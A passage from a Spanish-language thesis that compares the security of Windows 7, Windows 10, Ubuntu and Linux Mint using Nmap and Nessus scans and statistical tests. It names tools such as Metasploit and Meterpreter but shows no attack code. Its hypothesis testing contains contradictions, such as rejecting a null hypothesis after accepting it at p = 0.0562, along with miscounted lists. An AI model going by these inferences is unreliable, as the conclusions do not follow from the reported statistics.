Los especialistas de la biblioteca de la Universidad de Alicante (2018) explicaron que el espacio de almacenamiento es un área de almacenamiento que se puede acceder a través de una dirección única (p. 4). También, los especialistas de la biblioteca de la Universidad de Alicante (2018) explicaron que el área de almacenamiento es compartida por los dispositivos de Entrada/Salida y la CPU y el sistema operativo se encarga de conocer que partes de la memoria se usan para gestionar este espacio y cuando haya espacio disponible decide cuales son los procesos que se van a cargar en la memoria para asignarlos según sea necesario (p. 4).

Muñoz (2012) explicó que el uso de la memoria RAM es el componente necesario para procesar toda la información, la gran mayoría de datos que se

tienen que procesar tendrán que pasar por la memoria central y los datos y programas que tienen que procesarse tienen que estar ubicados físicamente en la memoria RAM (p. 12). También, Muñoz (2012) explicó que el sistema de archivos es aquel que utiliza el sistema operativo para poder gestionar cada uno de los archivos almacenados en la memoria mostrando la fecha de modificación, la fecha de creación, el tipo, el tamaño y el nombre del archivo, entre otros datos más (p. 65). Además, Estaire (2015) definió que las vulnerabilidades de un sistema informático son todas aquellas que ocasionan que nuestros sistemas informáticos tengan un funcionamiento diferente a lo pensado, afectando directamente a su seguridad, pudiendo producir una pérdida de datos, robo de información, entre otras cosas (p. 17).

La siguiente sección muestra el marco conceptual relacionado a los conceptos de esta investigación que ayudaron a la elaboración de la metodología. Stallman (2020) quien mencionó que los sistemas operativos son los programas o softwares instalados en un medio informático. Asimismo, Rojas (2015) explicó que cuando se realiza un sondeo de red se trata de conseguir todos los datos necesarios del sistema informático o conjunto de sistemas informáticas. Además, Quishpe (2016) mencionó que Nessus es un programa de escáner de vulnerabilidades, que aparte de encontrar vulnerabilidades también ayuda a encontrar errores de configuración.

Stallman (2015) mencionó que los sistemas operativos son los programas o softwares instalados en un medio informático y que administran todos los recursos de la máquina para así poder proveer los servicios básicos que requieren los programas de aplicación (p. 3). También, Stallman (2020) mencionó que los sistemas operativos se ejecutan en el modo privilegiado (p. 3).

Caballero (2019) mencionó que Kali Linux es una distribución de Linux basada en GNU/Linux Debian, hecha para pruebas y auditorías de seguridad avanzadas (p. 11). Además, Caballero (2019) sostuvo que Kali Linux contiene una inmensa cantidad de herramientas hechas para realizar diversas tareas de seguridad de la información, como investigaciones en seguridad, ingeniería inversa, pruebas de penetración y cómputo forense (p. 11).

Chauca y Villalba (2007) explicaron que una persona que no esté autorizada a acceder a la red interna de una organización, si es que llega a acceder puede ingresar a cualquier puerto del equipo y de esta forma monitorizar todo el tráfico que circula por la red, no solo de forma pasiva sino también de forma activa, modificando los datos (p. 7). Además, Chauca y Villalba (2007) recomendaron el uso de sistemas de segmentación de red mediante routers y switches o sistemas de detección de intrusos, entre otras contramedidas, para proteger a la red de todas las amenazas (p. 7).

Castellaro et al. (2009) explicaron que el Modelo Stride se define como perspectivas o escenarios distintos de amenazas que puede realizar un atacante y que está complementada con una metodología de cálculo de riesgo que guarda las respuestas para importantes preguntas sobre riesgos (p. 7). También, Castellaro et al. (2009) explicaron que el Modelo Stride ayuda a priorizar y ponderar la importancia de las mitigaciones y contramedidas que contienen sus perspectivas, algunas de esas perspectivas son: conexiones no autorizadas, denegación del servicio, elevación de privilegios, etc. (p. 7).

Herzog (2003) explicó en el manual OSSTMM v2.1 que el testeo de control de acceso consiste en asegurar que lo único que debe de tener acceso a la red es aquello que esté expresamente permitido y por su contraparte, todo lo demás debe ser denegado (p. 60). También, Herzog (2003) indicó que el encargado de la seguridad de la red debe saber cuál es la configuración del cortafuego y los servicios que tienen las computadoras de la red y lo que proveen tales servicios (p. 60). Además, Ortiz (2015) explicó que la identificación de los servicios de sistemas abarca en la identificación de información del sistema operativo, como por ejemplo la extracción de banners mediante Telnet para la exposición de su información, versiones y actualizaciones, verificación de sus servicios, el listado de puertos abiertos y el listado de los protocolos que usa (p. 141).

Rojas (2015) explicó que cuando se realiza un sondeo de red se trata de conseguir todos los datos necesarios del sistema informático o conjunto de sistemas informáticas de forma no invasiva desde un acceso remoto, para obtener por ejemplo rangos de IPs de la compañía, los subdominios de red, información específica, etc. (p. 64). También, Rojas (2015) mencionó que en la búsqueda y

verificación de vulnerabilidades se suele utilizar uno o varios programas automatizados, que permiten la búsqueda de fallos en la seguridad del sistema de los cuales varias de esas vulnerabilidades están documentadas sobre versiones de sistemas operativos y programas que usan los equipos (p. 69).

Quishpe (2016) mencionó que Nessus es un programa de escáner de vulnerabilidades disponible para diversos sistemas operativos, que aparte de encontrar vulnerabilidades también ayuda a encontrar errores de configuración, ya sea por falta de actualización del sistema operativo o por otros errores de seguridad como por ejemplo puertos que puedan llevar a sesiones en Meterpreter, fallos en softwares instalados como Mysql, Apache, etc., o procesos web (p. 43). También, Quishpe (2016) explicó que Nmap es una herramienta de código abierto que tiene como objetivo la exploración de la red y la auditoría de seguridad, el cual está diseñada para analizar velozmente redes grandes como también equipos individuales (p. 36).

Estaire (2015) mencionó que Metasploit Framework es una herramienta que proviene de un proyecto de código abierto Metasploit, con el objetivo de testear y penetrar equipos remotos o locales mediante ejecuciones de exploits (p. 54). También, Estaire (2015) explicó que Meterpreter son un conjunto de plugins avanzados que estuvieron creados para usarse directamente en cargas de memoria sin ejecutar procesos adicionales, en otras palabras, sin dejar rastros en el equipo objetivo (p. 61).

III. METODOLOGÍA

En este capítulo se explica que esta investigación fue de tipo aplicada, el diseño fue no experimental, el tipo de diseño fue descriptivo y el enfoque fue cuantitativo. También se precisaron las variables de proceso de la CPU, espacio de almacenamiento del disco, uso de la memoria RAM, sistema de archivos y vulnerabilidades.

Asimismo, se delimitó la población basada en la cantidad de sistemas operativos de los cuales serán de dos sistemas operativos libres y dos sistemas operativos licenciados y se determinó la muestra por conveniencia; además, se seleccionaron la exploración de la red y la identificación de vulnerabilidades como técnicas y las herramientas Nmap y Nessus como instrumentos de recolección de datos respectivamente y se acogieron los códigos de ética de investigación de la Universidad César Vallejo y el código de ética del Colegio de Ingenieros del Perú.

3.1 Tipo y diseño de investigación

El tipo de investigación fue aplicada, ya que tuvo como finalidad evaluar la seguridad informática de sistemas operativos para determinar si los sistemas operativos Linux tienen mayor nivel de seguridad informática que los sistemas operativos Windows y de esta manera generar un aporte de conocimiento a los usuarios que estén por elegir un sistema operativo a través de las pruebas realizadas. Al respecto, Ñaupas et al. (2018) explicaron que la investigación aplicada está basada en resultados de investigaciones orientadas a resolver diversos tipos de problemas sociales, ya sea de una comunidad, región o de un país (p. 136).

El diseño de la investigación fue no experimental, ya que el desarrollo de esta investigación estuvo basado en conceptos obtenidos a través de la caracterización de artículos de literatura para realizar una evaluación de la seguridad informática de las variables descritas en la investigación. Al respecto, Cortes y León (2004) mencionaron que la investigación no experimental es un tipo de investigación que no manipula intencionalmente las variables de la investigación (p. 27). También, Cortes y León (2004) mencionaron que en la investigación no experimental se observan fenómenos desde su contexto, para luego realizar un análisis y solo se observan situaciones que existen, pero no se construye ninguna situación (p. 27).

El tipo de diseño de la investigación fue descriptivo, ya que se tuvo como finalidad describir las variables asociadas al: proceso de la CPU, espacio de almacenamiento del disco, uso de la memoria RAM, sistema de archivos y vulnerabilidades. Al respecto, Guevara et al. (2020) mencionaron que la investigación descriptiva tiene como objetivo describir características fundamentales de conjuntos de fenómenos utilizando diversos criterios que ayudan a establecer una arquitectura o estructura de comportamiento de los fenómenos estudiados generando información sistemática (p. 166).

El enfoque de la investigación fue cuantitativo, ya que se realizó una investigación para evaluar dos sistemas operativo licenciados y dos sistemas operativos libres mediante un estudio comparativo. Además, se realizaron comparaciones y pruebas estadísticas para determinar los resultados enfocados a los aspectos de reducción de disponibilidad de CPU, reducción de disponibilidad de memoria RAM, reducción de disponibilidad de espacio de almacenamiento del disco, conservación de integridad del sistema de archivos y cantidad de vulnerabilidades. Al respecto, Ñaupas et al. (2018) explicaron que el enfoque cuantitativo utiliza métodos y técnicas cuantitativas con la característica de realizar el análisis de datos y la recolección de datos para probar las hipótesis formuladas a través de la medición de las variables de la investigación (p. 140).

3.2 Variable y operacionalización

La presente investigación tuvo las siguientes variables: proceso de la CPU, espacio de almacenamiento del disco, uso de la memoria RAM, sistema de archivos y vulnerabilidades. En la tabla 37 se muestra la matriz de operacionalización de variables y detalla las definiciones conceptuales, operacionales, dimensiones e indicadores, ver en anexo 1.

3.3 Población, muestra y muestreo

Población: La población determinada para la investigación fueron los principales sistemas operativos de escritorio de Windows, los principales sistemas operativos de escritorio de Apple, varias distribuciones de Linux y algunos sistemas operativos no tan conocidos, que en total son 110, de los cuales se verá a continuación:

Windows: (14)

- Windows 1.0
- Windows 2.0
- Windows 3.0
- Windows NT
- Windows 95
- Windows 98
- Windows 2000
- Windows Me
- Windows XP
- Windows Vista
- Windows 7
- Windows 8
- Windows 8.1
- Windows 10
- Windows 11

Mac OS: (20)

- Mac OS X Server 1.0: Hera
- Mac OS X Beta pública: Kodiak
- Mac OS X v10.0: Cheetah
- Mac OS X v10.1: Puma
- Mac OS X v10.2: Jaguar
- Mac OS X v10.3: Panther
- Mac OS X v10.4: Tiger
- Mac OS X v10.5: Leopard
- Mac OS X v10.6: Snow Leopard
- Mac OS X v10.7: Lion
- Mac OS X v10.8: Mountain Lion
- Mac OS X v10.9: Mavericks
- Mac OS X v10.10: Yosemite
- Mac OS X v10.11: El Capitán
- Mac OS X v10.12: Sierra

- Mac OS X v10.13: High Sierra
- Mac OS X v10.14: Mojave
- Mac OS X v10.15: Catalina
- Mac OS X v11.0: Big Sur
- Mac OS X v12.0: Monterey

Distribuciones de Linux más utilizadas, entre otros sistemas operativos: (76)

- AIX
- Alpine Linux
- ALT Linux
- 4MLinux
- Android-x86 GNU/Linux
- Arch Linux
- Batocera.linux
- Bedrock Linux
- BlackPanther OS
- Clear Linux
- CRUX
- Debian GNU/Linux
- Dragora
- EasyOS
- Elementary OS GNU/Linux
- Exherbo
- Fedora GNU/Linux
- FreeBSD
- Freespire
- GeeXboX
- Gentoo Linux
- GoboLinux
- Google Chrome OS GNU/Linux
- Guix System
- Haiku (BeOS)

- HP-UX
- IPFire
- Kali Linux GNU/Linux
- KaOS
- LibreELEC
- LindowsOS/Linspire
- LinuxConsole
- Linux From Scratch
- Linux Mint
- Mageia
- Mandriva
- Manjaro
- Minimal Linux Live
- MX Linux
- NeoKylin
- NixOS
- Omarine
- OpenBSD
- Openmamba GNU/Linux
- OpenMandriva Lx
- OpenSUSE GNU/Linux
- OS/2
- OviOS Linux
- Paldo GNU/Linux
- PCLinuxOS
- Photon OS
- Pisi Linux
- Plan 9
- PLD Linux Distribution
- Plop Linux
- Puppy Linux
- ReactOS

- Red Hat Enterprise Linux
- ROSA Linux
- Sabayon GNU/Linux
- Slackware Linux
- SliTaz GNU/Linux
- Solaris
- Solus
- Source Mage GNU/Linux
- Super Grub2 Disk
- SUSE Linux
- Tiny Core Linux
- Ubuntu
- Unix
- Venom Linux
- Vine Linux
- Void
- Wave OS
- WebOS
- Zeroshell

Muestra: La muestra tuvo cuatro sistemas operativos, de los cuales fueron dos sistemas operativos libres Linux (Ubuntu y Linux Mint) y dos sistemas operativos licenciados de Windows (Windows 7 y Windows 10).

Muestreo: El procedimiento para seleccionar la muestra de la población se realizó de acuerdo a los investigadores siendo no probabilística por conveniencia, ya que al existir una gran variedad de sistemas operativos se eligió aquellos sistemas operativos más populares y que se tuvo mayor facilidad de obtención y evaluación de su información.

3.4 Técnicas e instrumentos de recolección de datos

Las principales técnicas de recolección que se utilizaron en la presente investigación para la realización de los procedimientos de MEISOS fueron la exploración de red (observación) y la identificación de vulnerabilidades. Al

respecto, López (2007) explicó que la técnica de exploración de red (observación) se diseñó para analizar rápidamente grandes redes y que también funciona contra equipos individuales (p. 20). También, López (2007) explicó que la herramienta Nmap usa paquetes IP, para identificar cuáles son los equipos disponibles que se encuentran en una red, qué servicios tiene junto a su nombre y versión, como también qué sistema operativo y versión ejecuta (p. 20).

Rojas (2015) explicó que la identificación de vulnerabilidades de los sistemas operativos es una búsqueda y verificación de vulnerabilidades que se suelen utilizar uno o varios programas automatizados, que permiten la búsqueda de fallos en la seguridad del sistema de los cuales varias de esas vulnerabilidades están documentadas sobre versiones de sistemas operativos y programas que usan los equipos (p. 69). En el anexo 6 se pueden encontrar los procedimientos de MEISOS del cual se explica a más detalle las técnicas a utilizar.

Los instrumentos que se utilizaron en la presente investigación para la realización de los procedimientos de MEISOS fueron las herramientas Nmap y Nessus para la exploración de red (observación) y la identificación de vulnerabilidades, respectivamente. Al respecto, García (2013) mencionó que Nmap permite la exploración de los equipos que están dentro de nuestra red y esto se puede realizar mediante una única exploración, una exploración de forma interactiva o múltiples exploraciones desde un mismo equipo (p. 5). Adicionalmente, Jaramillo y Riofrío (2015) explicaron que Nessus permite comprobar un amplio conjunto de vulnerabilidades y problemas de seguridad abstraídas de su base de datos y una filtración de configuración para así obtener el escáner de todas las vulnerabilidades del sistema operativo (p. 108). En el anexo 6 se pueden encontrar los procedimientos de MEISOS del cual se explica a más detalle los instrumentos a utilizar.

3.5 Procedimientos

Los procedimientos están descritos dentro de la metodología MEISOS, los cuales son los siguientes: (a) P1: instalar el sistema operativo, (b) P2: explorar la red del sistema operativo, (c) P3: identificar las vulnerabilidades del sistema operativo, (d) P4: realizar las pruebas de seguridad informática del sistema operativo y (e) P5: valorar las pruebas de seguridad informática del sistema operativo. Estos

procedimientos fueron elaborados para evaluar la seguridad informática de sistemas operativos en máquinas virtuales en base a las variables de proceso de la CPU, espacio de almacenamiento del disco, uso de la memoria RAM, sistema de archivos y vulnerabilidades. Asimismo, en el anexo 6 se puede encontrar los detalles de los procedimientos de MEISOS.

3.6 Método de análisis de datos

Se usó las herramientas IBM SPSS Statistics y MS Excel. Para evaluar la normalidad de las muestras se usó la prueba de Shapiro-Wilk. En las pruebas de comparación de medias se utilizó la técnica correspondiente a muestras independientes.

Para las pruebas de comparación de medias del indicador “reducción de disponibilidad de CPU” en Windows 7 versus Windows 10, Windows 7 versus Ubuntu, Windows 10 versus Linux Mint y Ubuntu versus Linux Mint se usó la técnica estadística de la U de Mann-Whitney. Para Windows 7 versus Linux Mint se usó la técnica estadística de Kruskal-Wallis y para Windows 10 versus Ubuntu se usó la técnica estadística T.

Para las pruebas del indicador “reducción de disponibilidad de memoria RAM” se usó la técnica estadística T. Para las pruebas de los indicadores “reducción de disponibilidad de espacio de almacenamiento del disco”, “conservación de integridad del sistema de archivos” y “cantidad de vulnerabilidades” se usó el cuadro comparativo.

3.7 Aspectos éticos

En esta investigación se ha respetado la auditoría de citas y también de referencias bibliográficas con norma internacional ISO 690:2010. Esta investigación presentó originalidad y a través de citas brindó las referencias utilizadas, cumpliendo con lo estipulado en el artículo 9° del Código de Ética de Investigación 2020 de la Universidad César Vallejo, el que hace referencia a la política anti-plagio de las investigaciones. Además, se presentó con transparencia los resultados, pruebas y datos obtenidos de acuerdo al artículo 3° que menciona los principios de ética: probidad, transparencia, no maleficencia, respeto de la propiedad privada y responsabilidad.

Además, los procedimientos realizados para la metodología, pruebas y resultados respetaron las normas o disposiciones de la universidad, en cumplimiento del artículo 18° del Código de Ética del Colegio de Ingenieros del Perú que menciona respetar las leyes, ordenanzas y disposiciones vigentes y actuar con principios de honradez y moralidad. Asimismo, con esta investigación se contribuyó al campo profesional a través de los resultados obtenidos al comparar los cuatro sistemas operativos, de acuerdo a lo indicado en el artículo 15° del Código de Ética del Colegio de Ingenieros del Perú, en el que se precisó los criterios y conceptos de la conducta que debe seguir el profesional.

Según el código de ética obtenido de la investigación realizada en la Universidad César Vallejo presentada a la Superintendencia Nacional de Educación Superior Universitaria; el trabajo de investigación se ha basado en los artículos 1°, 15° y 16° que precisaron que se debe evitar el plagio a otros autores, ya que es considerado de propiedad intelectual, de conocimiento y valores del autor, para que de esta forma se pueda llevar una investigación académica apropiada.

IV. RESULTADOS

En este capítulo se muestra los resultados obtenidos de la investigación en base a los indicadores de reducción de disponibilidad de CPU, reducción de disponibilidad de espacio de almacenamiento del disco, reducción de disponibilidad de memoria RAM, conservación de la integridad del sistema de archivos y cantidad de vulnerabilidades. Además, se muestra el procesamiento de datos obtenidos al aplicar MEISOS en los sistemas operativos en máquinas virtuales. Los datos fueron procesados a través de la herramienta IBM SPSS Statistics.

4.1 Datos descriptivos

En esta sección se muestra los datos obtenidos al aplicar MEISOS en los cuatro sistemas operativos en máquinas virtuales, en base a cada uno de los indicadores de la presente investigación.

4.1.1. Reducción de disponibilidad de CPU

El resultado obtenido para el indicador de reducción de disponibilidad de CPU en la tabla 1. Se realizó la misma prueba para Windows 7, Windows 10, Ubuntu y Linux Mint y tanto el término de reducción de disponibilidad como el incremento de uso representan los mismos valores.

Tabla 1 Estadísticos descriptivos – Reducción de disponibilidad de CPU de Windows 7, Windows 10, Ubuntu y Linux Mint

Descriptivo		
		Estadístico
CPU_IncrementoUso – W7	Media	76.1300
	Desviación estándar	34.4880
CPU_IncrementoUso – W10	Media	35.4000
	Desviación estándar	22.3180
CPU_IncrementoUso – U	Media	28.8317
	Desviación estándar	24.0885
CPU_IncrementoUso – LM	Media	47.9573
	Desviación estándar	35.9237

La distribución de datos del indicador de reducción de disponibilidad de

CPU de los sistemas operativos Windows 7, Windows 10, Ubuntu y Linux Mint muestran una dispersión en el valor promedio (media) y la manera en la que se alejan o acercan al conjunto de datos (desviación estándar).

4.1.2. Reducción de disponibilidad de espacio de almacenamiento del disco

El resultado obtenido para el indicador de reducción de disponibilidad de espacio de almacenamiento del disco en la tabla 2. Se realizó un cuadro comparativo para Windows 7, Windows 10, Ubuntu y Linux Mint y tanto el término de reducción de disponibilidad como el incremento de uso representan los mismos valores.

Tabla 2 Cuadro comparativo – Reducción de disponibilidad de espacio de almacenamiento del disco de Windows 7, Windows 10, Ubuntu y Linux Mint

Sistemas Operativos	EA_Antes	EA_Después	EA_IncrementoUso
W7	9.2637	10.1875	0.9238
W10	24.6865	26.4072	1.7207
U	9.3000	13.5000	4.2000
LM	8	12.3000	4.3000

De acuerdo a los resultados mostrados, la distribución de datos del indicador de reducción de disponibilidad de espacio de almacenamiento del disco de los sistemas operativos Windows 7, Windows 10, Ubuntu y Linux Mint muestran una dispersión en los valores en EA_IncrementoUso.

4.1.3. Reducción de disponibilidad de memoria RAM

El resultado obtenido para el indicador de reducción de disponibilidad de memoria RAM en la tabla 3. Se realizó la misma prueba para Windows 7, Windows 10, Ubuntu y Linux Mint y tanto el término de reducción de disponibilidad como el incremento de uso representan los mismos valores.

Tabla 3 Estadísticos descriptivos – Reducción de disponibilidad de memoria RAM de Windows 7, Windows 10, Ubuntu y Linux Mint

Descriptivo		
		Estadístico
RAM_IncrementoUso – W7	Media	63.4000
	Desviación estándar	9.4630
RAM_IncrementoUso – W10	Media	37.0700
	Desviación estándar	3.8630
RAM_IncrementoUso – U	Media	35.4267
	Desviación estándar	15.3307
RAM_IncrementoUso – LM	Media	42.6000
	Desviación estándar	15.8470

La distribución de datos del indicador de reducción de disponibilidad de memoria RAM de los sistemas operativos Windows 7, Windows 10, Ubuntu y Linux Mint muestran una dispersión en el valor promedio (media) y la manera en la que se alejan o acercan al conjunto de datos (desviación estándar).

4.1.4 Conservación de integridad del sistema de archivos

El resultado obtenido para el indicador de conservación de integridad del sistema de archivos en la tabla 4. Se realizó un cuadro comparativo para Windows 7, Windows 10, Ubuntu y Linux Mint.

Tabla 4 Cuadro comparativo – Conservación de integridad del sistema de archivos de Windows 7, Windows 10, Ubuntu y Linux Mint

Sistemas Operativos	SA_Antes	SA_Después	SA_Alteración
W7	NTFS	NTFS	Ninguno
W10	NTFS	NTFS	Ninguno
U	ext4	ext4	Ninguno
LM	ext4	ext4	Ninguno

De acuerdo a los resultados mostrados, la distribución de datos del indicador de conservación de integridad del sistema de archivos de los sistemas operativos Windows 7, Windows 10, Ubuntu y Linux Mint no muestran una dispersión en los resultados en SA_Alteración.

4.1.5 Cantidad de vulnerabilidades

Las vulnerabilidades obtenidas a través de la herramienta Nessus en la tabla 5. Se realizó un cuadro comparativo para Windows 7, Windows 10, Ubuntu y Linux Mint con los factores de riesgo que proporciona la herramienta Nessus.

Tabla 5 Cuadro comparativo – Cantidad de vulnerabilidades de Windows 7, Windows 10, Ubuntu y Linux Mint

Factor de Riesgo	Windows 7	Windows 10	Ubuntu	Linux Mint
Información	26	22	6	7
Bajo	0	0	0	0
Medio	2	1	0	0
Alto	1	0	0	0
Crítico	2	0	0	0

La distribución de datos del indicador de cantidad de vulnerabilidades de los sistemas operativos Windows 7, Windows 10, Ubuntu y Linux Mint muestran diferencias entre cada uno de ellos.

4.2 Pruebas de hipótesis

En esta sección se muestra las pruebas de las hipótesis específicas e hipótesis general, en base a cada uno de los indicadores de la presente investigación.

4.2.1. Prueba de hipótesis sobre la reducción de disponibilidad de CPU

$HE1_0$: Los sistemas operativos Linux no tuvieron menor reducción de disponibilidad de CPU que los sistemas operativos Windows ante ataques de seguridad informática.

$HE1_1$: Los sistemas operativos Linux tuvieron menor reducción de disponibilidad de CPU que los sistemas operativos Windows ante ataques de seguridad informática.

Dado que la reducción de disponibilidad de CPU de los sistemas operativos Ubuntu y Linux Mint no tuvieron en conjunto menor reducción de disponibilidad de CPU que los sistemas operativos Windows 7 y Windows 10 ante los ataques de seguridad informática realizados, se concluye que los sistemas operativos Linux no tuvieron menor reducción de disponibilidad de CPU que los sistemas operativos Windows por lo tanto se acepta la hipótesis nula y se rechaza la hipótesis alternativa.

Windows 7 y Windows 10

$HE1.1_0$: El sistema operativo licenciado Windows 10 no tuvo menor reducción de disponibilidad de CPU que el sistema operativo licenciado Windows 7 ante ataques de seguridad informática.

$HE1.1_1$: El sistema operativo licenciado Windows 10 tuvo menor reducción de disponibilidad de CPU que el sistema operativo licenciado Windows 7 ante ataques de seguridad informática.

Prueba de normalidad

Para el caso del indicador de la reducción de disponibilidad de CPU de los sistemas operativos Windows 7 y Windows 10 se aplicó la prueba de Shapiro-Wilk, ya que la cantidad de datos ingresados fueron menores a 50. Los resultados de la prueba están en la tabla 6.

Tabla 6 Prueba de normalidad – Reducción de disponibilidad de CPU de Windows 7 y Windows 10

Prueba de normalidad						
	Kolmogorov-Smirnov[a]			Shapiro-Wilk		
	Estadístico	gl	Sig.	Estadístico	gl	Sig.
CPU_IncrementoUso - W7	0.337	15	<0.001	0.726	15	<0.001
CPU_IncrementoUso - W10	0.129	15	0.200*	0.949	15	0.501

De acuerdo a los resultados mostrados, el valor de significancia de Windows 7 fue menor a 0.05; es decir que los datos no siguen una distribución normal y el valor de significancia de Windows 10 fue mayor a 0.05; es decir que los datos siguen una distribución normal.

Prueba U de Mann-Whitney

Se utilizó la prueba de U de Mann-Whitney porque los registros eran menores que 30. Los resultados obtenidos para la hipótesis específica 1.1 se muestran en la tabla 7.

Tabla 7 Prueba de U de Mann-Whitney – Reducción de Disponibilidad de CPU

Resumen de contrastes de hipótesis				
	Hipótesis nula	Prueba	Sig.[a,b]	Decisión
1	La distribución de CPU_IncrementoUso es la misma entre categorías de GRUPO.	Prueba U de Mann-Whitney para muestras independientes	0.002[c]	Rechace la hipótesis nula.

Como se puede apreciar en la tabla 7, se rechaza la hipótesis nula sobre la igualdad de las medias y se acepta la hipótesis alternativa de la diferencia de medias. Dado que en la tabla 1, la media del incremento de uso de CPU de Windows 10 fue menor a la media del incremento de uso de CPU de Windows 7. Se concluye que el sistema operativo Windows 10 tuvo menor reducción de

disponibilidad de CPU que el sistema operativo Windows 10 ante los ataques de seguridad informática realizados por lo tanto se rechaza la hipótesis nula y se acepta la hipótesis alternativa.

Windows 7 y Ubuntu

HE1.2$_0$: El sistema operativo libre Ubuntu no tuvo menor reducción de disponibilidad de CPU que el sistema operativo licenciado Windows 7 ante ataques de seguridad informática.

HE1.2$_1$: El sistema operativo libre Ubuntu tuvo menor reducción de disponibilidad de CPU que el sistema operativo licenciado Windows 7 ante ataques de seguridad informática.

Prueba de normalidad

Para el caso del indicador de reducción de disponibilidad de CPU de los sistemas operativos Windows 7 y Ubuntu se aplicó la prueba de Shapiro-Wilk, ya que la cantidad de datos ingresados fueron menores a 50. Los resultados de la prueba están en la tabla 8.

Tabla 8 Prueba de normalidad – Reducción de disponibilidad de CPU de Windows 7 y Ubuntu

Prueba de normalidad						
	Kolmogorov-Smirnov[a]			Shapiro-Wilk		
	Estadístico	gl	Sig.	Estadístico	gl	Sig.
CPU_IncrementoUso - W7	0.337	15	<0.001	0.726	15	<0.001
CPU_IncrementoUso - U	0.157	15	0.200*	0.912	15	0.144

De acuerdo a los resultados mostrados, el valor de significancia de Windows 7 fue menor a 0.05; es decir que los datos no siguen una distribución normal y el valor de significancia de Ubuntu fue mayor a 0.05; es decir que los datos siguen una distribución normal.

Prueba U de Mann-Whitney

Se utilizó la prueba de U de Mann-Whitney porque los registros eran menores que 30. Los resultados obtenidos para la hipótesis específica 1.2 se muestran en la tabla 9.

Tabla 9 Prueba de U de Mann-Whitney – Reducción de disponibilidad de CPU

Resumen de contrastes de hipótesis				
	Hipótesis nula	Prueba	Sig.[a,b]	Decisión
1	La distribución de CPU_IncrementoUso es la misma entre categorías de GRUPO.	Prueba U de Mann-Whitney para muestras independientes	<0.001[c]	Rechace la hipótesis nula.

Como se puede apreciar en la tabla 9, se rechaza la hipótesis nula sobre la igualdad de las medias y se acepta la hipótesis alternativa de la diferencia de medias. Dado que en la tabla 1, la media del incremento de uso de CPU de Ubuntu fue menor a la media del incremento de uso de CPU de Windows 7. Se concluye que el sistema operativo Ubuntu tuvo menor reducción de disponibilidad de CPU que el sistema operativo Windows 7 ante los ataques de seguridad informática realizados por lo tanto se rechaza la hipótesis nula y se acepta la hipótesis alternativa.

Windows 7 y Linux Mint

HE1.3$_0$: El sistema operativo libre Linux Mint no tuvo menor reducción de disponibilidad de CPU que el sistema operativo licenciado Windows 7 ante ataques de seguridad informática.

HE1.3$_1$: El sistema operativo libre Linux Mint tuvo menor reducción de disponibilidad de CPU que el sistema operativo licenciado Windows 7 ante ataques de seguridad informática.

Prueba de normalidad

Para el caso del indicador de reducción de disponibilidad de CPU de los sistemas operativos Windows 7 y Linux Mint se aplicó la prueba de Shapiro-Wilk, ya que la cantidad de datos ingresados fueron menores a 50. Los resultados de la prueba están en la tabla 10.

Tabla 10 Prueba de normalidad – Reducción de disponibilidad de CPU de Windows 7 y Linux Mint.

Prueba de normalidad						
	Kolmogorov-Smirnov[a]			Shapiro-Wilk		
	Estadístico	gl	Sig.	Estadístico	gl	Sig.
CPU_IncrementoUso - W7	0.337	15	<0.001	0.726	15	<0.001
CPU_IncrementoUso - LM	0.181	15	0.200*	0.856	15	0.021

De acuerdo a los resultados mostrados, los valores de significancia de Windows 7 y Linux Mint fueron menores a 0.05; es decir que los datos no siguen una distribución normal.

Prueba de Kruskal-Wallis

Se utilizó la prueba de Kruskal-Wallis porque los registros eran menores que 30. Los resultados obtenidos para la hipótesis específica 1.3 se muestran en la tabla 11.

Tabla 11 Prueba de Kruskal-Wallis – Reducción de Disponibilidad de CPU

Resumen de contrastes de hipótesis				
	Hipótesis nula	Prueba	Sig.[a,b]	Decisión
1	La distribución de CPU_IncrementoUso es la misma entre categorías de GRUPO.	Prueba de Kruskal-Wallis para muestras independientes	0.008[c]	Rechace la hipótesis nula.

Como se puede apreciar en la tabla 11, se rechaza la hipótesis nula sobre la igualdad de las medias y se acepta la hipótesis alternativa de la diferencia de medias. Dado que en la tabla 1, la media del incremento de uso de CPU de Linux Mint fue menor a la media del incremento de uso de CPU de Windows 7. Se concluye que el sistema operativo Linux Mint tuvo menor reducción de disponibilidad de CPU que el sistema operativo Windows 7 ante los ataques de seguridad informática realizados por lo tanto se rechaza la hipótesis nula y se acepta la hipótesis alternativa.

Windows 10 y Ubuntu

HE1.4$_0$: El sistema operativo libre Ubuntu no tuvo menor reducción de disponibilidad de CPU que el sistema operativo licenciado Windows 10 ante

ataques de seguridad informática.

HE1.4$_1$: El sistema operativo libre Ubuntu tuvo menor reducción de disponibilidad de CPU que el sistema operativo licenciado Windows 10 ante ataques de seguridad informática.

Prueba de normalidad

Para el caso del indicador de la reducción de disponibilidad de CPU de los sistemas operativos Windows 10 y Ubuntu se aplicó la prueba de Shapiro-Wilk, ya que la cantidad de datos ingresado fueron menores a 50. Los resultados de la prueba están en la tabla 12.

Tabla 12 Prueba de normalidad – Reducción de disponibilidad de CPU de Windows 10 y Ubuntu

Prueba de normalidad						
	Kolmogorov-Smirnov[a]			Shapiro-Wilk		
	Estadístico	gl	Sig.	Estadístico	gl	Sig.
CPU_IncrementoUso – W10	0.129	15	0.200*	0.949	15	0.501
CPU_IncrementoUso – U	0.157	15	0.200*	0.912	15	0.144

De acuerdo a los resultados mostrados, los valores de significancia de Windows 10 y Ubuntu fueron mayores a 0.05; es decir que los datos siguen una distribución normal.

Prueba T

Se utilizó la prueba T porque los registros eran menores que 30. Los resultados obtenidos para la hipótesis específica 1.4 se muestran en la tabla 13.

Tabla 13 Prueba T – Reducción de disponibilidad de CPU

Prueba de muestras independientes								
	Diferencias independientes					t	gl	Sig.
	Media	Desv. estándar	Media de error estándar	95% de intervalo de confianza de la diferencia				
				Inferior	Superior			
CPU_IncrementoUso – W10	35.4000	22.3185	5.7626	-10.8000	23.9362	0.775	28	0.0562
CPU_IncrementoUso – U	28.8319	24.0882	6.2196					

Como se puede apreciar en la tabla 13, el nivel de significancia fue mayor a 0.05, por lo que se acepta la hipótesis nula sobre la igualdad de las medias y se rechaza la hipótesis alternativa de la diferencia de medias. Dado que en la tabla 1, la media del incremento de uso de CPU de Ubuntu fue menor a la media del incremento de uso de CPU de Windows 10. Se concluye que el sistema operativo Ubuntu tuvo menor reducción de disponibilidad de CPU que el sistema operativo Windows 10 ante los ataques de seguridad informática realizados por lo tanto se rechaza la hipótesis nula y se acepta la hipótesis alternativa.

Windows 10 y Linux Mint

